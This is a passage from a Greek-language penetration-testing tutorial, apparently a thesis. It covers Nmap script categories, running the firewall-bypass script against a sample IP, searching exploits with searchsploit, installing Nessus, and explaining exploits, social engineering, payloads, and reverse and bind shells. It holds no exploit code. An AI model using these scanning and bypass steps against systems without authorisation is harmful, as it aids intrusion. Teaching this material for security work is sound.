malware	Αυτά τα σενάρια ελέγχουν εάν η πλατφόρμα-στόχος έχει μολυνθεί από κακόβουλο λογισμικό ή backdoors. Παραδείγματα περιλαμβάνουν το smtp-strangeport, το οποίο παρακολουθεί διακομιστές SMTP που εκτελούνται σε ασυνήθιστους αριθμούς θυρών και το auth-spoof, το οποίο εντοπίζει ταυτοποιημένες πλαστογραφήσεις που παρέχουν μία ψεύτικη απάντηση πριν καν λάβουν ένα ερώτημα. Και οι δύο αυτές συμπεριφορές συνδέονται συνήθως με μολύνσεις από κακόβουλο λογισμικό.
Safe	Τα σενάρια που δεν έχουν σχεδιαστεί για να διακόπτουν τις υπηρεσίες, να χρησιμοποιούν μεγάλες ποσότητες εύρους ζώνης δικτύου ή άλλους πόρους ή να εκμεταλλεύονται κενά ασφαλείας κατηγοριοποιούνται ως ασφαλή. Αυτά είναι λιγότερο πιθανό να προσβάλλουν τους απομακρυσμένους διαχειριστές, αν και δεν υπάρχει εγγύηση ότι δε θα προκληθούν ποτέ ανεπιθύμητες αντιδράσεις (όπως συμβαίνει με άλλες λειτουργίες του Nmap). Τα περισσότερα από αυτά εκτελούν γενική ανακάλυψη δικτύου. Παραδείγματα είναι το ssh-hostkey (ανακτά ένα κλειδί κεντρικού υπολογιστή SSH) και το html-title (παίρνει τον τίτλο από μία ιστοσελίδα). Τα σενάρια στην κατηγορία έκδοσης δεν κατηγοριοποιούνται με βάση την ασφάλεια, αλλά τοποθετούνται παρεμβατικά.
version	Τα σενάρια σε αυτή την ειδική κατηγορία αποτελούν επέκταση της δυνατότητας ανίχνευσης έκδοσης και δεν μπορούν να επιλεγούν ρητά. Επιλέγονται μόνο εάν ζητήθηκε ανίχνευση έκδοσης (-sV). Η έξοδός τους δε μπορεί να διακριθεί από την έξοδο ανίχνευσης έκδοσης και δεν παράγουν αποτελέσματα σεναρίου υπηρεσίας ή κεντρικού υπολογιστή. Παραδείγματα

	είναι η έκδοση skypev2, η έκδοση pptp και η έκδοση iax2.
Vuln	Αυτά τα σενάρια ελέγχουν για συγκεκριμένα γνωστά τρωτά σημεία και γενικά αναφέρουν αποτελέσματα μόνο εάν εντοπιστούν. Τα παραδείγματα περιλαμβάνουν το realvnc-auth-bypass και το afp-path-vuln.

Στο Kali Linux όλα τα Nmap Scripts είναι διαθέσιμα στον κατάλογο /usr/share/nmap/scripts/. Με την εντολή ls εμφανίζονται όλα τα διαθέσιμα αρχεία του καταλόγου. Για τη χρήση κάποιου σεναρίου, επιλέγεται ένα από αυτά, έστω το firewall-bypass.nse (.nse, η κατάληξη για τα σενάρια), γράφεται η εντολή “sudo nmap –script-help firewall-bypass.nse” για να εφανιστούν πληροφορίες για το σενάριο και για τη χρήση του χρησιμοποιείται η εντολή “sudo nmap –script firewall-bypass.nse 192.168.1.6”, όπου η IP διεύθυνση ανήκει στο στόχο. Το συγκεκριμένο σενάριο χρησιμοποιείται όταν υπάρχει κάποια υποψία ότι ένα firewall προστατεύει το δίκτυο ή το διακομιστή στόχο για να ελέγξει εάν μπορεί να γίνει παράκαμψη στους κανόνες του φιλτραρίσματος.

Θα πρέπει να σημειωθεί ότι τα scripts ενημερώνονται συχνά, επομένως είναι πολύ καλή τακτική η συνεχής ενημέρωσήη του Nmap. Η ενημέρωση της βάσης δεδομένων του Nmap μπορεί να πραγματοποιηθεί με την ακόλουθη εντολή “nmap -script-updatedb”.

8.2 Ανάλυση Ευπαθειών χωρίς τη Χρήση Εργαλείων και SearchSploit


Η ανάλυση ευπαθειών χωρίς τη χρήση εξειδικευμένων εργαλείων πραγματοποιείται μέσω του Διαδικτύου, όπου διατίθενται αρκετές πληροφορίες για κάθε μία από τις ευπάθειες που βρίσκονται. Για την εύρεση των τρωτών σημείων στο Διαδίκτυο, γίνεται αναζήτηση σε δημόσιες βάσεις δεδομένων, όπως το CVE (Common Vulnerabilities and Exposures), στις οποίες καταγράφονται και τεκμηριώνονται οι περισσότερες ευπάθειες λογισμικού και δικτύων.

Ο τρόπος αναζήτησης της ευπάθειας στο Διαδίκτου γίνεται με το όνομά της, σε συνδυασμό με την έκδοσή της και τη λέξη “exploit”. Η λέξη “exploit” – εκμετάλλευση, αναφέρεται σε συγκεκριμένες μεθόδους ή κώδικες που εκμεταλλεύονται τις ευπάθειες ενός συστήματος επιτρέποντας σε έναν επιτιθέμενο να διεισδύσει ή να προκαλέσει ζημιές το σύστημα.

Είναι κρίσιμο ο χρήστης να μπορεί να φιλτράρει και να κατανοεί τα αποτελέσματα που του εμφανίζονται, με σκοπό οι διαθέσιμες πληροφορίες που σχετίζονται με την επικινδυνότητα και την εφαρμοσιμότητα κάθε ευπάθειας να αξιολογηθούν στο μεγαλύτερο δυνατό βαθμό. Επίσης, είναι αξιοσημείωτο να αναφερθούν οι εκδόσεις των λογισμικών του υλικού, καθώς μπορεί να μην είναι ενημερωμένες (patches) και να βρίσκονται αρκετές ευπάθειες που μπορούν να εκμεταλλευτούν οι επιτιθέμενοι.

Για ανάλυση ευπαθειών μέσω του τερματικού Linux, η Offensive Security έχει ήδη δημιουργήσει ένα εξειδικευμένο εργαλείο το Searchsploit, το οποίο λαμβάνει την έκδοση ενός λογισμικού (πχ searchsploit UnrealIRCd) και κάνει αναζήτηση στις ευπάθειες που είναι αποθηκευμένες στη βάση δεδομένων του Linux (Exploit-DB – Exploit Database), προσπαθώντας να βρει ένα “exploit” που θα επιτρέψει στον επιτιθέμενο να διεισδύσει στο σύστημα του στόχου ή να του προκαλέσει ζημιά. Στα αποτελέσματα εμφανίζονται τα “exploits”, οι εκδόσεις τους, ο τύπος τους και οι διαδρομές στην οποία μπορεί να πλοηγηθεί ο επιτιθέμενος και να τα εντοπίσει.

Η σύνταξη για αναζήτηση ενός συγκεκριμένου exploit χρησιμοποιώντας το script searchsploit είναι : «searchsploit [OPTIONS] <String1> <String2> <String3>», όπου καθορίζονται μόνο τρεις σειρες αναζήτησης. Κάθε φορά που αναζητείται ένα exploit, θα εμφανίζεται στο “files.csv”, το οποίο περιέχει το ευρετήριο/τοποθες΄θα της κάθε εκμετάλλευσης.



Παράδειγμα χρήσης της εντολής "searchsploit" σε Linux περιβάλλον

8.3 Εγκατάσταση Nessus και Ανακάλυψη Ευπαθειών

Το Nessus είναι ένα εργαλείο ανοιχτού κώδικα, το οποίο κυκλοφόρησε αρχικά το 1998. Πλέον, περιλαμβάνονται αρκετά προϊόντα μέσα σε αυτό που αυτοματοποιούν τις έγκαιρες αξιολογήσεις μιας ευπάθειας σε ένα δίκτυο, με στόχο να επιτρέψουν στις ομάδες IT επιχειρήσεων να παραμείνουν μπροστά από τους επιτιθέμενους στον κυβερνοχώρο, εντοπίζοντας και διορθώνοντας προληπτικά τα τρωτά σημεία του δικτύου, πριν τα ανακαλύψουν εισβολείς.

Το Nessus εντοπίζει ελαττώματα λογισμικού, ενημερώσεις κώδικα οι οποίες τίθενται απαραίτητες, κακόβουλο λογισμικό, ευπάθειες άρνησης υπηρεσίας προεπιλεγμένους κωδικούς πρόσβασης και σφάλματα λανθασμένη διαμόρφωσης, εταξύ άλλων πιθανών ελαττωμάτων. Τη σιτγμή που θα ανακαλυφθεί μία ευπάθεια από το Nessus, στέλνεται έγκαιρα ειδοποίηση στις ομάδες IT για να την ερευνήσουν και να προσδιορίσουν τις περαιτέρω ενέργειες που απαιτούνται.

Η λήψη του συγκεκριμένου εργαλείου μπορεί να πραγματοποιηθεί από την ιστοσελίδα Tenable Nessus (https://www.tenable.com/products/nessus?pscd=shop.tenable.com&ps_partner_key=bWVlcmF1cGFkaHlheTgxOTg&ps_xid=zYOLn4kMe53z69&gsxid=zYOLn4kMe53z69&gspk=bWVlcmF1cGFkaHlheTgxOTg&gad_source=1&gclid=Cj0KCQjwu-63BhC9ARIsAMMTLXQcjVwyUnaqrglp3MKJ__S0QJpSzyyHGBFf2nyxl9OYmh7vMObOMx4aAjoFEALw_wcB). Στο Nessus που διατίθεται δωρεάν υπάρχει ο περιορισμός της σάρωσης μόνο του τοπικού δικτύου, δηλαδή σάρωση τοπικών IP διευθύνσεων και σάρωση έως 16 IP διευθυνσεων. Παρόλ' αυτά, διαθέτει αρκετά μεγάλη ταχύτητα, δωρεάν εκπαίδευση και καθοδήγηση και υποστήριξη μέσω της κοινότητας Tenable.


Αφού πραγματοποιηθεί η λήψη του εργαλείου, εντός του καταλόγου των λήψεων, γίνεται εκτέλεση του terminal, με σκοπό να πραγματοποιηθεί η εγκατάσταση του Nessus στο λειτουργικό σύστημα. Για την εγκατάστασή του χρησιμοποιείται η εντολή "sudo dpkg -i Nessus-8.11.0-debian6_amd64.deb", όπου το dpkg είναι το πακέτο, η παράμετρος -i χρησιμοποιείται για την εγκατάσταση και το Nessus είναι το όνομα του πακέτου που λήφθηκε.


Η εκκίνηση του εργαλείου Nessus γίνεται με την εντολή "sudo /etc/init.d/nessusd start", και έπειτα αντιγράφεται σε πρόγραμμα περιήγησης ο σύνδεσμος https://Kali:8834 και ζητεούνται από την ιστοσελίδα του Nessus απαραίτητες πληροφορίες για την εγγραφή του χρήστη, όπως το όνομα, το επίθετο, ο κωδικός για είσοδο και η διεύθυνση ηλεκτρονικού ταχυδρομείου.


Αφού πραγματοποιηθεί η είσοδος στην ιστοσελίδα του Nessus, μπορεί να εκτλεστεί σάρωση με το κουμπί "New Scan", με το οποίο εμφανίζονται οι διαθέσιμες δωρεάν επιλογές που έχει ο χρήστης, όπως για παράδειγμα τη Basic Network Scan, την Advanced Scan, την Advanced Dynamic Scan, κτλ.

Έστω ότι επιλέγεται η Basic Network Scan. Για την εκτέλεσή της, στο Basic χρειάζεται ένα όνομα για το στόχο, μία περιγραφή (δεν είναι απαραίτητη), ένας φάκελος, οι IP διευθύνσεις των στόχων, στο Discovery, στον τύπο της σάρωσης επιλέγεται ποιες θύρες του στόχου θα σαρωθούν και στο Assessment επιλέγεται ο τύπος των ευπαθειών προς σάρωση. Για την εκτέλεση της σάρωσης που δημιουργήθηκε, χρησιμοποιείται το κουμπί launch.

Αφου εκτελεστεί η σάρωση, εμφανίζονται κάποιες πληροφορίες για τις ευπάθειες που εντοπίστηκαν. Οι πιο σημαντικές ευπάθειες είναι εκείνες που εμφανίζονται με αρκετά σκούρο κόκκινο και ονομάζονται κρίσιμες ευπάθειες (critical). Πέρα από αυτές, υπάρχουν οι υψηλές (high), μεσαίες (medium) και χαμηλές (low) μαζί με κάποιες πληροφορίες για αυτές (info – information disclosure).







Nessus Vulnerability Scanner

9. ΕΚΜΕΤΑΛΛΕΥΣΗ

9.1 Τι είναι η Εκμετάλλευση – Exploitation ενός Συστήματος;

Η εκμετάλλευση/exploit σε ένα σύστημα αναφέρεται συνήθως σε ένα πρόγραμμα ή ένα κομμάτι κώδικα που αναπτύχθηκε για να εκμεταλλευτεί μία ευπάθεια σε έναν υπολογιστή ή ένα σύστημα δικτύου με σκοπό να επιτευχθούν συγκεκριμένοι στόχοι ή να αποσπαστούν οφέλη, συχνά σε βάρος του στόχου. Αυτές οι ευπάθειες μπορεί να προέρχονται από αδυναμίες στον κώδικα, παραλείψεις ασφαλείας ή ακόμη και λάθη στη διαμόρφωση του συστήματος. Μία εκμετάλλευση μπορεί να στοχεύει λογισμικό, λογισμικό υλικού ή υλικό. Τις περισσότερες φορές, σκοπός είναι η μη εξουσιοδοτημένη πρόσβαση, η παραβίαση δεδομένων ή η πρόκληση ζημιάς στο σύστημα του στόχου.

Ένα exploit μπορεί να χρειάζεται ανθρώπινη παρέμβαση, δηλαδή άμεση συμμετοχή του χρήστη για να ενεργοποιηθεί η επίθεση (π.χ. η εκμετάλλευση ενός συστήματος εισάγοντας «μολυσμένο» USB που περιέχει ιό ή κάποιο κακόβουλο λογισμικό (malware) στον υπολογιστή στόχο), είτε αυτοματοποιημένο μέσω ειδικού λογισμικού όπως ένα exploit kit, που στοχεύει συγκεκριμένα κενά ασφαλείας και δεν απαιτεί άμεση συμμετοχή του χρήστη. Τα exploit kits εκμεταλλεύονται τα συστήματα μέσω αυτοματοποιημένων επιθέσεων αφού έχουν ανακαλύψει τις ευπάθειες του συστήματος.

Πολλά exploits εκμεταλλεύονται τις αδυναμίες σε λειτουργικά συστήματα, εφαρμογές ή άλλο λογισμικό, συμπεριλαμβανομένων των πρόσθετων εφαρμογών και των βιβλιοθηκών λογισμικού. Συνήθως, μόλις εντοπιστεί μία εκμετάλλευση λογισμικού, ο προμηθευτής του προϊόντος εκδίδει μία επιδιόρθωση ή ενημέρωση κώδικα που αντιμετωπίζει την ευπάθεια. Μερικές φορές, οι ενημερώσεις κωδικα εφαρμόζονται αυτόματα στο λογισμικό, ανάλογα με τον τύπο του λογισμικού και τον τρόπο διαμόρφωσής του. Για παράδειγμα, οι χρήστες MacOS μπορούν να ενεργοποιήσουν τις αυτόματες ενημερώσεις στις συσκευές τους. Το λειτουργικό σύστημα θα ελέγξει αυτόματα για ενημερώσεις, θα τις κατεβάσει όταν είναι διαθέσιμες και θα τις εγκαταστήσει αμέσως ή σε κατάλληλη στιγμή για τον χρήστη. Οι χρήστες μπορούν επίσης να ενεργοποιήσουν τις αυτόματες ενημερώσεις για εφαρμογές που εγκαθιστούν από το App Store της Apple.

Οι εκμεταλλεύσεις δεν περιορίζονται στο λογισμικό. Για παράδειγμα, μπορούν να αναπτυχθούν εκμεταλλεύσεις που στοχεύουν τα προσαρμοσμένα chipset που χρησιμοποιούνται σε εταιρικά συστήματα. Τα εξειδικευμένα chipset δεν λαμβάνουν πάντα το ίδιο επίπεδο ελέγχων ασφαλείας που δίνονται σε πιο ευρέως διανεμημένα

chipset, επομένως, στοχεύονται συγκεκριμένα από αυτά. Επίσης, είναι πιθανό να στοχευθεί ξεπερασμένο λογισμικό υλικού συσκευών που περιέχει γνωστά ζητήματα ασφαλείας, βασιζόμενοι σε κακές πρακτικές διαχείρισης ενημερώσεων κώδικα για την εκμετάλλευση των τρωτών σημείων.

Σε περίπτωση που το σύστημα στόχος είναι πλήρως προστατευμένο και δεν υπάρχουν τεχνικές ευπάθειες που μπορεί να εκμεταλλευτεί ο επιτιθέμενος, τότε οι επιτιθέμενοι στρέφονται σε μία διαφορετική προσέγγιση: το Social Engineering (Κοινωνική Μηχανή).

Το Social Engineering είναι μία τεχνική χειραγώγησης που εκμεταλλεύεται μία απροσεξία για να αποκτήσει ιδιωτικές πληροφορίες, πρόσβαση ή χρηματικά ποσά. Στον κυβερνοχώρο, αυτές οι απάτες τείνουν να παρασύρουν τους ανυποψίαστους χρήστες στην έκθεση των δεδομένων τους, στη διάδοση μολύνσεων ή στην παραχώρηση πρόσβασης σε συστήματα με περιορισμένη πρόσβαση.

Οι απάτες που βασίζονται στο Social Engineering λειτουργούν με βάση το πώς σκέφονται και ενεργούν οι άνθρωποι. Ως εκ τούτου, οι επιθέσεις Social Engineering είναι ιδιαίτερα χρήσιμες για τον χειρισμό της συμπεριφοράς ενός χρήστη. Μόλις ένας εισβολέας κατανοήσει τις ενέργειες που παρακινούν ένας χρήστη, τότε μπορεί να τον εξαπατήσει και να τον χειραγωγήσει αποτελεσματικά. Επιπροσθέτως, οι επιτιθέμενοι προσπαθούν να εκμεταλλευτούν την έλλειψη γνώσης ενός χρήστη. Χάρη στην ταχύτητα της τεχνολογίας, πολλοί καταναλωτές και εργαζόμενοι δεν γνωρίζουν ορισμένες απειλές. Οι χρήστες ενδέχεται επίσης να μην αντιλαμβάνονται την πλήρη αξία των προσωπικών δεδομένων, όπως οι αριθμοί των κινητών τηλεφώνων. Ως αποτέλεσμα, πολλοί χρήστες δεν είναι σίγουροι πώς να προστατεύσουν καλύτερα τον εαυτό τους και τις πληροφορίες τους.

Όταν αποκτηθεί πρόσβαση στο σύστημα του στόχου, τότε μεταφέρεται κακόβουλο λογισμικό, όπου είναι αρκετά δύσκολο να εντοπιστεί, ακόμη και μετά από σάρωση. Αυτό ονομάζεται payload και μπορεί να είναι οποιασσήποτε μορφής pdf, exe κτλ. ενώ παράλληλα μπορεί να ενσωματωθεί και σε εικόνες, όπως .jpg, .png, κλπ. Τα payloads μπορούν επίσης να επισυναφθούν σε οποιοδήποτε αρχείο, χωρίς τη γνώση του θύματος, καθώς είναι πολύ μικρού μεγέθους και επομλενως είναι αρκετά δύσκολο να εντοπιστούν.

Ένα τυπικό payload τις περισσότερες φορές περιέχει ένα shell[32], το οποίο δίνει τη δυνατότητα στον επιτιθέμενο να αποκτήσει απομακρυσμένη πρόσβαση στο σύστημα στόχο. Μέσω του shell, ο επιτιθέμενος μπορεί να εκτελεί εντολές από τον δικό του υπολογιστή και να ελέγχει το σύστημα του στόχου σα να βρίσκεται μέσα σε αυτό. Αυτό επιτυγχάνεται είτε με τη μορφή ενός reverse shell, όπου ο στόχος συνδέεται πίσω στον επιτιθέμενο με την αντίστροφη χρήση της σύνδεσης του πρωτοκόλλου TCP και αφού ολοκληρωθεί η σύνδεση τότε ο επιτιθέμενος μπορεί να ελέγξει το σύστημα του στόχου, είτε με ένα bind shell, όπου ο επιτιθέμενος συνδέεται απευθείας το σύστημα στόχο, δηλαδή ο στόχος αφήνει ανοιχτές τις θύρες και έτσι επιτρέπει τη σύνδεση σε αυτόν. Έτσι, ο επιτιθέμενος αποκτά πλήρη πρόσβαση και δυνατότητα εκτέλεσης εντολών σε επίπεδο λειτουργικού συστήματος, επιτρέποντας την πραγματοποίηση περαιτέρω ενεργειών, όπως για παράδειγμα η εξαγωγή δεδομένων, η εγκατάσταση άλλου κακόβουλου λογισμικού ή η αλλαγή ρυθμίσεων ασφαλείας. Παρόλ’ αυτά, με το bind shell μπορεί να αποτραπεί η σύνδεση με το στόχο, καθώς ο στόχος μπορεί να διαθέτει firewall που απαγορεύει στους στόχους να ανοίξουν κάποια θύρα. Τα περισσότερα firewalls έχουν τον κανόνα να μην ανοίγει καμία τυχαία θύρα για λόγους ασφαλείας.

9.2 Δομή του Metasploit Framework

